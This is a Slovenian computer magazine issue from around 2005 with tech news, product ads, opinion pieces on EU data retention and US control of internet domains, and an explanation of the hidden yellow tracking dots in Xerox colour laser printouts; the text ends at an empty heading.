
V prejšnji številki smo v temi o projektorjih za domači kino žal izpustili nekatere modele projektorjev, ki so šele prišli oziroma šele prihajajo na naš trg. Skupna točka dveh novih projektorjev je visoko kontrastno razmerje, ki znaša **1 : 7000**. Projektor **Hitachi PJ-TX200** (na našem trgu ga dobite za 480 tisočakov) uporablja tehnologijo treh širokih zaslonov (3LCD) in podpira razmerje slike 16 : 9. V tihem načinu delovanja je njegova glasnost 24 dB. Drugi zanimiv izdelek, **PLC-Z4** (498 tisočakov) je na trg prišel novembra. V primerjavi s predhodnim modelom Z3 so izboljšali prikaz slike in na novo oblikovali ohišje projektorja. Pokrovček projektorja so nadomestila drsna vratca, v tihem načinu pa je glasnost 22 dB. Vhodni signal je lahko NTSC ali PAL, projektorja pa nimata težav niti s prikazom »računalniške slike« VGA, SXGA ali WXGA ter ločljivosti 480p, 576p, 720p in 1080i. Pripravljena sta na standard **televizi-visoke ločljivosti** in opremljena z video vhodom **HDMI**. Proizvajalca sta posebno pozornost namenila obliki projektorjev, saj uporabnikom ni več vseeno, kako se projektor sklada za interierjem. [www.lukvel.si](http://www.lukvel.si) (promocijska novica)



## MICROSOFTOVA GALA PREDSTAVITEV STREŽNIŠKIH IN RAZVOJNIH ORODIJ

7. novembra je v San Franciscu v Kaliforniji Microsoft izvedel **največjo predstavitev novih strežniških in razvojnih orodij doslej**. Na prireditvi, kamor so povabili preko 3000 obiskovalcev, je sodelovalo tudi 60 partnerskih podjetij s svojimi izdelki, ki se dopolnjujejo z Microsoftovimi. Dogodek je odprl Microsoftov izvršni direktor **Steve Ballmer**, kar priča o tem, kako pomembni so za Microsoft njihova razvojna orodja in uporabniki oz. razvijalci programske opreme na Microsoftovih osnovah. Po značilnem zelo energičnem Ballmerjevem nagovoru občinstva je sledil tehnični del predstavitve novih različic izdelkov **Visual Studio 2005**, **SQL Server 2005** in **BizTalk Server 2006**. Ves dan si so tako sledile predstavitve novosti SQL Serverja 2005 na eni strani in Visual Studia 2005 na drugi.

Glede novosti v SQL Serverju 2005 je treba najprej omeniti, da je zdaj izvajalno okolje **CLR vdelano v sam podatkovni strežnik**. To pomeni, da lahko za dostop in manipulacijo s podatkovnimi objekti uporabljamo moderne objektno usmerjene jezike, kot sta **C# in VB.NET** s čimer je olajšan razvoj kompleksnih aplikacij. Podatkovni administratorji se bodo najprej morali navaditi popolnoma novega uporabniškega vmesnika v skrbniških orodjih. Med novostmi, ki bodo razveselile uporabnike v okoljih, kjer se zahteva neprekinjeno delovanje, je zagotovo možnost vzpostavitve konfiguracije z **redundantnim zrcalnim podatkovnim strežnikom**, v katerega se pri izpadu glavnega podatkovnega strežnika samodejnost preusmerijo vse povezave. Ta možnost je sicer vključena v novo različico, vendar želijo pri Microsoftu zadevo še nekoliko preizkusiti, zato bo to za produkcijska okolja na voljo v prvi polovici 2006. Nadaljnja novost, ki jo sicer poznamo že iz konkurenčnih podatkovnih zbirk, je možnost **samodejne izdelave posnetkov stanja podatkovne zbirke** (snapshots) **v določenem trenutku**. Pozneje lahko uporabimo posnetke za izvajanje poizvedb po zbirki v stanju na določen trenutek v preteklosti. V primerjavi z uporabo varnostnih kopij podatkov so posnetki veliko učinkovitejši način dela. SQL Server 2005 po novem za nadzor sočasnosti dostopa do zapisov uporablja **različice zapisov** (MVCC), kar dejansko omogoča, da branje nikoli ne blokira pisanja, pisanje pa ne blokira branja. Tako lahko podatkovni strežnik streže več uporabnikov, prav tako je s tem omogočena učinkovita izdelava posnetkov in poizvedb za nazaj. Z vidika **varnosti** SQL Server 2005 omogoča podrobnejše opredeljevanje najrazličnejših privilegijev. Prav tako pa je T-SQL razširjen z no-



vimi operatorji, podatkovnimi tipi, sprožilnike lahko zdaj nastavimo tudi za spremembe podatkovne sheme ipd. Glede **poslovnega poročanja** so v SQL Serverju 2005 nadgrajena vsa orodja iz prejšnje različice. Vsa orodja so prav tako tesno povezana z Visual Studiom 2005. SQL Server 2005 je na voljo v različicah **Enterprise, Standard, Workgroup in Express**. Različica Express je zamenjava za prejšnjo zastojnsko različico MSDE in je na voljo brezplačno prek interneta.

Najpomembnejše novosti v **Visual Studiu 2005** so razširitev jezika C# z generičnimi kolekcijami, anonimnimi metodami in delnimi razredi, ki

kode s testi. Orodje pokriva vidike razvoja, vodenja projektov, sistemske arhitekture in testiranja ter deluje kot podporno orodje v okviru Microsoftove metodologije Microsoft Solutions Framework Agile Development Process. Visual Studio 2005 je na voljo v različicah **Team System, Professional, Standard in Express**. Slednjo je mogoče **brezplačno** sneti z Microsoftove spletne strani, saj je namenjena študentom in konjičarskim uporabnikom ter vsebuje komplet DIY s preko 100 priljubljenimi predlogami za ustvarjanje spletnih strani. Microsoft namerava z različico Express na svojo stran pridobiti uporabnike, ki so doslej za razvoj spletnih strani

## Microsoftove novosti predstavljene tudi pri nas

Microsoft je skupaj s partnerji slovenski javnosti predstavil dve veliki novosti. Prvi je seveda dolgo pričakovana podatkovna zbirka **Microsoft SQL Server 2005**, na katero smo čakali kar nekaj let. Novi SQL Server ponuja povezano osnovo za analizo in upravljanje podatkov. Poudarjeno je predvsem **zanesljivo upravljanje s poslovno kritičnimi podatki** v poslovnem okolju. Razvijalcem pa ponuja boljše povezavo z novim razvojnim okoljem.

Drugi novosti sta **Visual Studio 2005 in ogrodje .NET naslednje generacije**. Samo okolje za razvijalce prinaša kar nekaj sprememb, velik poudarek pa je namenjen orodjem za upravljanje s celotnim življenjskim ciklom programa. **Team System** poskrbi za skupinsko delo in sodelovanje pri razvoju.

Pričakovane novosti sta tudi različici **Express** (oba programa), ki sta na voljo brezplačno in ponujata osnovne stvari, ki bi morale zadovoljiti študente, in tiste, ki se z okoljem šele seznanjajo, prav tako pa tudi spletne razvijalce. Predvsem tiste, ki so doslej uporabljali Beležnico oz. Notepad.

Na predstavitvi so sodelovali tudi domači partnerji, ki so prikazali svoje že delujoče in tudi dokaj številne rešitve. Najzanimivejše je, da naša Davčna uprava že ker nekaj časa uporablja tudi beta različico SQL Serverja 2005, tudi za poslovno kritične operacije. (Aleš Farkaš)

omogočajo način programiranja, ki smo ga vajeni iz drugih dinamičnih jezikov, kot sta Ruby in Smalltalk. Generične kolekcije in delni razredi so na voljo tudi v novi različici Visual Basica, ki pa je razširjen tudi z novimi možnostmi v hierarhiji My za lažje uvajanje novih programerjev. Novosti v razvojnem okolju naj bi zagotavljale **70 % zmanjšanje količine potrebne programske kode**. Na področju razvoja uporabniških vmesnikov so na voljo novi vizualni kontrolniki Windows Forms in Web Forms, ki ustrezajo videzu uporabniškega vmesnika najnovejše različice MS Office. Pomembne so izboljšave v vdelanem razhroščevalniku, ki omogoča preglednejše delo in boljši pregled stanja kompleksnih objektov. Za upravljanje konfiguracij projektov in za podporo delu delovno razvijalcev je sistem Visual SourceSafe nadomestilo novo okolje **Visual Studio Team System**, ki ne ponuja le verzioniranja programske kode, temveč tudi orodja za odkrivanje napak, testiranje, profiliranje in spremljanje pokritja

uporabljal druga zastojnska orodja, s čimer bi osnova MS Windows pridobila večji delež pri ponudnikih gostovanja spletnih strani.

(David Goršek)



## PROFESIONALNO TISKANJE s tiskalniki ZEBRA!

### Tiskalnik ZEBRA LP 2844

Praktični namizni tiskalnik etiket in črtnih kod!

- direktni termalni tiskalnik za nalepke, črne kode...
- Hitrost: do 102 mm/s, ločljivost: 203 dpi
- Širina tiska: do 104 mm
- 512 KB Flash, 256 KB SRAM
- vmesniki: RS232, paralelni, USB v.1.1
- Teža: samo 1.5 kg



Cena brez DDV: **66.666,00 SIT!**  
Cena z DDV: 79.999 sit

### Tiskalnik ZEBRA S4M

Enostavno in zanesljivo industrijsko tiskanje

- direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi
- širina tiska 104 mm
- hitrost tiska 152 mm/s
- 4 MB Flash, 8 MB DRAM
- odporen proti prahu in umazaniji
- vmesniki: USB, RS232, paralelni



Cena brez DDV: **149.999,00 SIT!**  
Cena z DDV: 179.999 sit

### Tiskalnik ZEBRA Z4Mplus

Posebej ojačan za zahtevna industrijska okolja!

- termalno transfemi in direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi, širina tiska 104 mm
- hitrost tiska 254 mm/s
- izredno hiter in ekonomičen tiskalnik
- zelo odporen proti prahu in umazaniji
- vmesniki: RS232, paralelni



Cena brez DDV: **208.333,00 SIT!**  
Cena z DDV: 249.999 sit

Dodatni popusti in nagrade v naši spletni eTrgovini!

**MIKROPIS Holding**



Aškerčeva 4a, 3310 Žalec EMG, Celovška 136, 1000 Ljubljana  
tel: 031 712 15 00; fax: 031 712 15 66 tel: 011 500 74 20; fax: 011 500 74 25

Vsi izdelki so na voljo tudi v naši spletni trgovini:  
[www.mikropis.si](http://www.mikropis.si)

Cene so informativne in veljajo za takojšnje plačilo do razprodaje zalog. Slike so simbolične.

## NE SVETI SE VSE, KAR JE XBOX!

Microsoft znova buri duhove računalniške, multimedijske in zabavne industrije, saj so številni uporabniki končno dočakali galop njihovega novega paradnega konja med igralnimi konzolami. Gre seveda za težko pričakovano konzolo **Xbox 360**, naslednika prvotne konzole Xbox in neposrednega tekmeca prihajajočemu Sonyjevemu **PlayStationu 3**. Da ni vse zlato, kar se sveti, pa so hitro dokazali uporabniki Xboxa, ki jih povezuje izredno močna in dejavna skupnost. Že kak dan po izidu so namreč začele po spletu krožiti informacije, da delovanje Xboxa 360 ni tako, kot ga opisujejo izdelovalci, še manj pa tako, kot bi si želel uporabnik. Pojavile so se različne kritike, večinoma v zvezi z »zmrzovanjem« programske opreme med igranjem, grafičnimi napakami in pregrevanjem konzole. Kar nekaj uporabnikov je doživelo neljubo izkušnjo, da jim je med igranjem konzoli priloženih iger vse skupaj enostavno obstalo – kar je ponavadi rešil (za Microsoftovo programsko opremo) že znani postopek vklopa in izklopa. Podobne simptome so doživeli uporabniki, ki zatrjujejo, da se jim konzola **pregreva** in povzroča neustrezno delovanje. V tem primeru pomagata začasen izklop in ponovni zagon, ko se naprava malce ohladi. Zadnja, morda še najškodljivejša napaka pa se nanaša na CD/DVD-enoto konzole, saj naj bi ta v kar nekaj primerih **popraskala vstavljeno zgoščenko**, ki je za nameček pri Microsoftu ne zamenjajo. Trdijo namreč, da to tega lahko pride, če uporabnik med delovanjem konzole spreminja njeno lego – postaviti jo je namreč možno bodisi navpično bodisi vodoravno – kar so zapisali tudi v navodilih za uporabo.

Dokaj pester dosedanji potek življenjskega cikla novega Xboxa, bi lahko rekli. Kaj torej prinaša Xbox 360, da je povzročil takšno evforijo? Na voljo sta dve različici, ki staneta **299** oziroma **399 ameriških dolarjev**. Cena na naši strani Alp bo ustrezno dodatno zabeljena. Pri cenejši različici uporabnik prejme osnovno opremo, konzolo in vrvično igralno ploščo (gamepad), medtem ko dražja vključuje še slušalke z mikrofonom, daljinski upravljalnik (za lažje upravljanje DVD-funkcije konzole kar z naslonjača), brezžično igralno ploščo in 20-gigabajtni trdi disk. Precej dodatne opreme torej za razliko 100 dolarjev.

Čeprav se pri vseh novostih, zlasti tehnološke narave, vedno pojavijo neke vrste »porodni krčiči« in s tem težave uporabnikov, se moramo vprašati, ali niso pri Microsoftu nalašč malce pohiteli s ponudbo nove konzole, da bi še **ujeli bogato predbožično sezono**, kjer v glavnem kraljuje najaktualnejša ciljna skupina mladostnikov in denarnice njihovih staršev? Ali je šlo morda psihološki učinek predstavitve novosti pred konkurenco in s tem določeno časovno prednost? Smotrnost Microsoftove poteze bosta najverjetneje kaj hitro pokazal čas in Sonyjeva ponudba konzole PlayStation 3, ki bo po besedah številnih entuziastov in tudi nekaj strokovnjakov prekosila Xbox 360. (Bojan Amon)

[www.xbox.com](http://www.xbox.com)



## EU POSTAJA VELIKI BRAT

In naj še kdo reče, da tiranija ni družbena oblika, ki prej ali slej prevlada! Evropski parlament je sprejel sporno direktivo o **hranjenju**

**telekomunikacijskih podatkov**, ki operaterjem nalaga, da na lastne stroške hranijo vse »prometne« podatke svojih uporabnikov **najmanj šest mesecev pa tja do dve leti**. Prva težava je že v tem, da morajo operaterji sistem izgraditi **na lastne stroške**. Če je znano, da so operaterji za sistem, potreben za prenosljivost števil, porabili nekaj milijonov evrov, si lahko le mislimo, koliko jih bo stal sistem hranjenja. Strošek verjetno ne bo majhen in le upamo, da ga ti ne bodo prevailili na pleča uporabnikov. »In potem je svizec zavil čokolado«. Pa še kako bomo plačali. **Prej ali slej bodo šle cene gor!** Zamisliti si, kako enormna bo ta zbirka podatkov postala že pri naših operaterjih, kaj šele pri tujih, ki imajo nekaj milijonov uporabnikov.

Hkrati je direktiva neposreden **vdor v človekovo zasebnost in anonimnost**. V članku »Elektronske sledi«, ki smo ga objavili septembra, najdete pa ga tudi na naši spletni strani, smo podrobno opisali, katere podatke operaterji hranijo. Doslej so jih hranili le toliko časa, kolikor jim je to predpisoval zakon (tega bo seveda treba spremeniti), in še to zgolj za potrebe izdajanja računov, prepovedana pa je bila uporaba v marketinške namene. Represivni organi so do teh podatkov lahko prišli zgolj na podlagi **sodnega naloga**, in to pri hudih kaznivih dejanjih. Nova direktiva naj bi bila doslej znanih podatkih milejša in bo dopuščala represivnim organom, da z manj truda pridobijo zelene podatke. Z izgovorom boja proti terorizmu (direktiva je bila oblikovana na zahtevo Velike Britanije) bo nadzor enostavnejši. Bomo šli na ulico?



## Za nove naročnike

# moj MIKRO

Svet računalnikov v vaših rokah  
je lahko vaš za ugodno naročniško ceno:

**Polletna naročnina (6 števil) s 15% popustom: 4.998 SIT**

**Celoletna naročnina (11 števil) z 20% popustom: 8.624 SIT**



Sveža številka Mojega mikra s priloženim CD-jem bo v vašem nabiralniku vsak prvi torek v mesecu, prihranek pa varno spravljeno v vašem žepu.

**Pokličite** ob delavnikih od 8. do 16. ure

**01/ 473 81 35, 473 81 24**

ali pustite naročilo na glasovni pošti 01/ 473 81 23,  
pošljite faks: 01/ 473 82 53 ali e-pošto na [narocnine@delo-revije.si](mailto:narocnine@delo-revije.si)



Naročnina velja do vašega prekllica. Revijo vam bomo pričeli pošiljati po plačlu naročnine.



# Ameriški virtualni imperializem

Piše: Bojan Amon

bojan.amon@mojmikro.si

Ilustracija: Marko Škerlep

**K**lišajske izjave, da je internet postal del našega vsakdana, poznamo že kar nekaj časa. Te polnijo oglasne prostore, računalniški tisk in ustno izročilo mladine, ki vztrajno prepričuje svoje starše za čimprejšnji priklop ADSL-ja. Glede na številne potenciale, ki jih internet ponuja, ter hitrost razvoja novih, ni presenečenje, da postaja ta »informativna avtocesta« pomemben dejavnik tudi na mednarodnem političnem prizorišču.

Dejstvo je: kadar se kakšna dobrina ali storitev vrase v družbeno in ekonomsko tkivo in tako postane nepogrešljiva, politika hitro najde pot do upravljanja z njo. Cilj je vedno enak: moč in nadzor. Ameriška politika znova dokazuje svoj status imperialistične velesile, saj vse močnejše svojo izraža svojo voljo tudi na področju nadzora, uravnavanja in upravljanja z internetom. Paradoksalno dejstvo, seveda, glede na to, da gre za tehnologijo, medij ali temeljno civilizacijsko dobrino, ki je po definiciji skupna in brez skupnosti kot take niti ne bi mogla obstajati. Ne glede na politično-vojaške korenine interneta je njegov nastanek v veliki meri tudi posledica nastanka in delovanja določenih entuziastičnih subkultur ter predvsem njihovega povezovanja. Osrednja posledica uporabe interneta in internetnih storitev je **povezovanje**, v taki ali drugačni obliki. Že v osnovi nesmiselna in nelogična je predpostavka, da bi to povezovanje oziroma temelj za to povezovanje upravljala kakršnakoli politična ali gospodarska velesila. Ključni rezultati zasedanja Združenih narodov na temo informacijske tehnologije, ki je potekalo sredi novembra, pa žal pravijo drugače.

Delovna skupina Združenih narodov, ki so se ji pridružile tudi Kitajska, Savdska Arabija, Kuba in 25-članska Evropska unija, je predlagala da se ZDA odvrzame nadzor nad (svetovno) ključno domensko datoteko (root zone file), ki je nekakšno srce svetovnega sistema internetnih domen, saj vključuje seznam več kot tristo dovoljenih krovnih domen – med katerimi so seveda tudi generične domene tipa .com, .info.

Ameriška vlada in seveda njen močan gospodarski element – tega veliko uporabnikov spleta niti ne ve – namreč **nadzirata jedro internetnega domenskega sistema**. Kaj to pomeni? Poenostavljeno povedano: ustrezno

delovanje ali nedelovanje krovnih domen je v celoti odvisno od politične in gospodarske elite ZDA. Nič presenetljivega ni torej krčevit odpor omenjenih entitet do omenjenega predloga, presenetljivejši, morda na trenutke absurdni pa so bili ameriški **argumenti**, ki so ta odpor spremljali. Porazdelitev nadzora in upravljanja sistema krovnih domen naj bi po njihovih besedah »škodljivo vplivala na stabilnost sistema«, za tovrstne korake pa po mnenju ZDA ni ustrežne podlage, ker je dosedanja ureditev »delovala zadovoljivo«. Teza o stabilnosti je vsaj vprašljiva, če ne sporna, kajti hrbtnice svetovnega domenskega sistema pač ni smiselno hraniti na enem samem mestu, saj to vse uporabnike in institucije naredi preveč odvisne. Mar ni (že s samim internetom) dokazano, da je mrežni model ureditve in delovanja bistveno učinkovitejši od hierarhičnega? Drugi argument, če ga lahko tako sploh imenujemo, da je dosedanja ureditev »zadovoljiva«, pa jasno izraža motiv za status quo, ki pomeni nadzor ZDA. Presenečenja nad tem, da ZDA uživajo v lastnem nadzoru, skorajda ni več.

In kakšno je to dosedanje stanje, ki Američanom tako silno ustreza? Nadzor nad krovnimi domenami ima (vsaj neposredno) neprofita organizacija **ICANN** (Internet Corporation for Assigned Names and Numbers), ki nastala v času Clintonove vladavine in je (bojda) pod ohlapnim nadzorom ameriške vlade – natančneje, oddelka za trgovino. Vse kaže, da tudi pri (živiljenjsko) nepomembnih odločitvah na svetovni ravni odločilno vlogo igrajo ZDA, saj je bil ključni rezultat zasedanja Združenih narodov o informacijski družbi pesek v oči tistim, ki verjamejo v liberalno, transparentno in porazdeljeno upravljanje interneta. V sklepnem dejanju sta se tako obe strani – ZDA in skupina zgoraj omenjenih držav nasprotnic – sporazumeli o ustanovitvi posebnega foruma, znotraj katerega bodo imele vse države enakovreden glas glede upravljanja interneta. Novi **The Internet Governance Forum** bo sestavljen



iz članov nacionalnih vlad, tehnoloških podjetij in predstavnikov civilne družbe, prvič pa naj bi se sestel pomladi leta 2006 v Atenah. Navzlic zadovoljstvu, ki so ga izrazili na obeh straneh, strokovnjaki dvomijo o dejanski moči novega foruma. Po njihovih trditvah naj bi šlo le za »placebo« institucijo, brez pravega nadzora in vpogleda, vsekakor pa naj tudi približno ne bi šlo za nadomestilo obstoječega ICANN-a.

Zadržan je bil tudi generalni sekretar Kofi Annan, ki navzlic sporazumu vztraja pri mnenju, da se bodo ZDA v prihodnosti vsekakor še srečale s sorodnimi izzivi. Pojavi se zanimivo vprašanje oziroma vzporednica z nadzorom nad fizičnim teritorijem oziroma fizičnimi viri. Bodo ZDA v prihodnosti pripravljene posegati po drastičnejših ukrepih in strožim (razvojnim in regulativnim) strategijam glede spleta, da bi zaščitile svoje interese – tako kot to počno z nadzorom naftnih virov po svetu? Ali lahko pričakujemo preslikavo težav fizičnega, dejanskega politično turbulentnega sveta v virtualni prostor? Vsekakor se je treba zavedati, da internet že dolgo ni več »no man's land« in da tudi tam veljajo vse pogostejše in strožje zakonitosti – da o nadzoru niti ne govorimo. Nedvomno bo prihodnost upravljanja z omrežjem vseh omrežij postala politično in družbeno kočljivejša tema, kar bo morala (če bo hotela ostati na isti ravni) upoštevati tudi Evropska unija. ■

➤ **Novi mednarodni forum, v katerem bodo imele vse države enakovreden glas glede upravljanja interneta, je očitno le »placebo« ustanova, saj ZDA prek ICANN-a ohranjajo popolno internetno prevlado.**

»varnostna« tehnologija barvnih laserjev

# Če ne vemo, ne boli?

Niste vedeli? V strokovni javnosti se je že dlje časa vedelo, da je ameriška vlada v začetkih devetdesetih let prejšnjega stoletja prepričala proizvajalce barvnih laserskih tiskalnikov, da v svoje izdelke vdelažo tehnologijo, ki omogoča neposredno povezavo med dokumentom in tiskalnikom, s katerim je bil ta natisnjen.



**Pišeta: Marjan Kodelja in Zoran Banović**

marjan.kodelja@mojmikro.si, zoran.banovic@mojmikro.si

**S**tvar ne bi bila nič posebnega, če bi kdo od akterjev o tem obvestil uporabnike. A večini kupcev barvnih laserjev se o tem ni niti sanjalo. Razlog za varnostno, recimo jim kar »vohunsko« tehnologijo, naj bi bil **preprečevanje ponarejanje** denarja, listin ali drugih pomembnih dokumentov. Tehnologija barvnih laserjev omogoča dovolj visoko kakovost izpisa, kar v veliki meri »pomaga« ponarejevalcem. Če ima policija na eni strani obremenjujoč dokument, na drugi pa osumljenca, ki je po naključju tudi lastnik barvnega laserja, je sum možno dokaj hitro ali potrditi ali ovreči. Tako kot so včasih strokovnjaki na sodišču dokazovali, ali je bil dokument napisan z osumljenčevim pisalnim strojem in ne s sosedovim. Ne skrbi nas toliko obstoj te tehnologije, kolikor dejstvo, da so jo uspešno skrivali pred večino kupcev. Ponarejanje z barvnimi laserji bi verjetno preprečili že tako, da bi vsi vedeli, da na vsakem izpisu kar mrgoli prostim očem **nevidnih rumenih pik**, v katerih se skrivajo **najmanj podatki o serijski številki in proizvajalcu tiskalnika**.

➤ **Ste vedeli, da na vsakem izpisu laserskega tiskalnika kar mrgoli prostim očem nevidnih rumenih pik, v katerih se skrivajo najmanj podatki o serijski številki in proizvajalcu tiskalnika?**

Ima torej ameriška vlada oziroma njene tajne službe (ali druge demokratične vlade zahodnega razvitega sveta), ki se skoraj vedno omenjajo kot pobudnik vdelaže tehnologije izpisovanja skritih sporočil, drugačne, nevarnejše oziroma celo nedemokratične namene?

Nekaj nam mora biti jasno. Proizvajalec tiskalnika, če nič drugega, **ve, komu je prodal** (običajno distributerju) določene tiskalnike, saj pozna njihove serijske številke. Velikokrat je možno slediti poti tiskalnika prek celotno prodajne verige do uporabnika, ki ga je kupil.

## Kje so nevarnosti?

Najbolj bode v oči dejstvo, da je ravno ta tehnologija **tako dolgo ostala skrivnost**. Nihče od zaposlenih v podjetjih, ki izdelujejo tiskalnike, je ni izdal, hkrati je tudi niso odkrili »krekerji«. Ideja o kodi v procesorjih, torej nekaj podobnega, je prišla v javnost in so jo morali hitro umakniti. Prav tako vemo, da nekateri grafični programi ne dopuščajo obdelave slik, za katere zaznajo, da gre za slike bankovcev. In še kaj se je našlo na idejni ali izvedbeni ravni v 30-letni zgodovini osebnih računalnikov. A ker tehnologija rumenih pik ni bila splošno znana, se lahko danes bojimo, da bomo kaj podobnega našli **tudi v drugih napravah okoli nas**, oziroma da bodo v prihodnje izdelke vedelovali še bolj izpopolnjene tehnologije nadzora in vohunjenja. Bližamo se tisti meji, ko ne moramo več dobro ločiti, kaj je res in kdaj gre le za teorijo zarote.

## Tudi Nizozemci so vedeli

Da so o obstoju varnostne tehnologije poučene tudi vsaj nekatere vlade držav, kaže nizozemski primer. Njihova železniška varnostna služba je takšno tehnologijo uporabila pri preiskavi **ponarejanja vozovnic** za potniški promet. Ker koda sama nima podatkov o uporabniku tiskalnika, je jasno kot beli dan, da jim je te podatke moral priskrbeti proizvajalec tiskalnikov oziroma njegovi prodajni partnerji. Postavlja se vprašanje, **kakšna pravila veljajo** pri posredovanju teh podatkov – zanemarimo, da le malo ljudi ve o obstoju te tehnologije. Ali predajo podatke le na podlagi **sodnega naloga**, kot je običaj na primer pri pridobivanju podatkov od mobilnih operaterjev, ali podatke dajo **vsakomur**, ki ima izkaznico kakšnega varnostnega organa. Če represivni organ zahteva podatke na podlagi sodnega naloga, potem lastnika podatkov ne sme zanimati, zakaj jih ta potrebuje. To je v pristojnosti sodišč. Če dajo podatke brez pravne podlage, potem lahko represivni organ te zahteva zaradi preiskave ponarejanja ali tudi za kaj drugega. Od tod do industrijskega ali političnega vohunjenja pa je le majhen korak.

Represivni organi imajo lahko le sumljiv dokument (ponaredek) in z malo sreče, če so vsi preprodajalci dovolj informacijsko opremljeni, lahko pridejo do osebe, s tiskalnikom katere je bil natisnjen. Napredek od primerjave dokumentov in pisalnega stroja, bi lahko dodali. Obstaja teoretična verjetnost takšne poizvedbe, ki je možna, vprašanje pa je, koliko časa in sredstev zahteva. Torej, ali se splača. Odvisno od primera?

## MOŽNOST ZLORAB

V primeru, ko je le s pomočjo **enega samega izpisa** mogoče najti avtorja dokumenta ali vsaj lastnika tiskalnika, je možnosti potencialnih zlorab veliko. Od tega, da represivni organi najdejo pisca anonimnih prijav ali političnih dokumentov, preko industrijskega vohunjenja do nadzora posameznikov (vdor v njihovo zasebnost in pravico biti anonimni), za kar običajno represivni organi nimajo pristojnosti. Ker so laserski tiskalniki še vedno razmeroma draga zadeva, je to skoraj v večini primerov problem podjetji, ki se ga morajo zavesti. Verjetno zaradi tega ne bodo nehali kupovati laserjev, bodo pa nekoliko previdnejša pri njihovi uporabi.

Cene laserskim tiskalnimi **padajo** in ni več daleč čas, ko bodo ti našli svoje mesto tudi med domačimi uporabniki. Njim namenjeni modeli bodo enako zmogljivi, kot so današnji dragi barvni laserji, in tako bo opravičil za obstoj varnostnih tehnologij več. Ne nazadnje se izboljšujejo tudi tehnologije **brizgalnih tiskalnikov** – kakovost izpisa je že skoraj primerljiva laserski tehnologiji, zato se lahko vprašamo, ali je tudi v slednjih že vključena omenjena tehnologija. Če ni, pa verjetno še bo? ■

# Razkrinkana Xeroxova šifra

Da so »čudne rumene pike« na izpisih barvnih laserskih tiskalnikov dejansko skrita sporočila, je postalo jasno septembra lanskega leta, ko so uspeli dešifrirati »kodo« tiskalnikov družine Xerox DocuColor. Kot smo ugotovili pri našem preizkusu, gre tudi pri nekaterih drugih tiskalnikih za podobno tehnologijo, vendar končne potrditve tega še ni! Zatorej lahko le ugibamo, ali je tudi pri njih mogoče uporabiti enako dešifrirano metodo.


**Pišeta: Marjan Kodelja in Zoran Banović**

marjan.kodelja@mojmikro.si, zoran.banovic@mojmikro.si

**T**iskalniki omenjene Xeroxove družine po celotni površini vsakega barvnega izpisa natisnejo **ponavljajočo se skrito kodo**. Iz naših preizkusov nekaterih drugih tiskalnikov (o tem v samostojnem članku) smo ugotovili, da je v večini primerov dokaj enostavno opaziti ponavljajoči se vzorec in omejiti eno polje. Kodo predstavlja polje velikosti 15 stolpcev in 8 vrstic, v katerih (celicah) obstajajo ali ne obstajajo rumene pike. Skupaj je pik lahko 120, vendar vse nimajo funkcije prenosa informacij. Nekaj jih je v vlogi paritetnih bitov za ugotavljanje napak, s pomočjo katerih lahko hitro vidimo, ali smo kodo prebrali pravilno ali ne. V konkretnem primeru družine tiskalnikov DocuColor koda skriva deset zlogov (bajtov) uporabnih podatkov, njen skrajni potencial pa je 14 sedembitnih podatkov. Rumene pike so majhne, naša ocena je, da so velike od 0,1 in 0,2 milimetra. Razmak med pikami je približno en milimeter, kar daje »golo« velikost kode **7 x 14 mm**. Tako je doseženo, da je koda natisnjena tudi na tistem delu slike, ki jo morda natisnemo in nato izrežemo iz natisnjene lista. Saj veste, kam pes taco moli. Na **nelegalno tiskanje** oziroma, bolje rečeno, **ponarejanje denarja**.



Takšno je videti polje rumenih pik. Zadeva je za golo oko nevidna.



Vse po dvojiški logiki s parnimi zaščitnimi biti

## KAKO SMO DEŠIFRIRALI

Zdaj pa k dešifriranju, ki je nazorno predstavljeno na gornji sliki. Prva vrstica in skrajno levi stolpec predstavljata tako imenovane zaščitne paritetne bite po načelu **lihe paritete**. Enostavno povedano, to pomeni, da mora biti v vsakem stolpcu in v vsaki vrstici, izjema je

## KAKO JE ŠIFRIRAL XEROX

Stolpec	Informacija, ki jo nosi
1	Liha pariteta
2	Čas tiskanja: minute, ko je bila stran natisnjena
3,4 in 9	Neuporabljeno
5	Čas tiskanja: ura tiskanja, vendar ni jasno, po katerem času (kako je ta nastavljen v tiskalniku)
6	Datum tiskanja: dan
7	Datum tiskanja: mesec
8	Datum tiskanja: leto (brez stoletja, leto 2005 zapišejo na primer kot 05)
10	Ločilec med dvema blokoma podatkov.
11,12,13 in 14	Serijska številka tiskalnika. Več števil sestavljeni (in ne seštetih) da serijsko številko.
15	Ni znano, ali se tudi v tem stolpcu skrivajo kakšni podatki.

»varnostna« tehnologija barvnih laserjev

## Kaj pravi Xerox

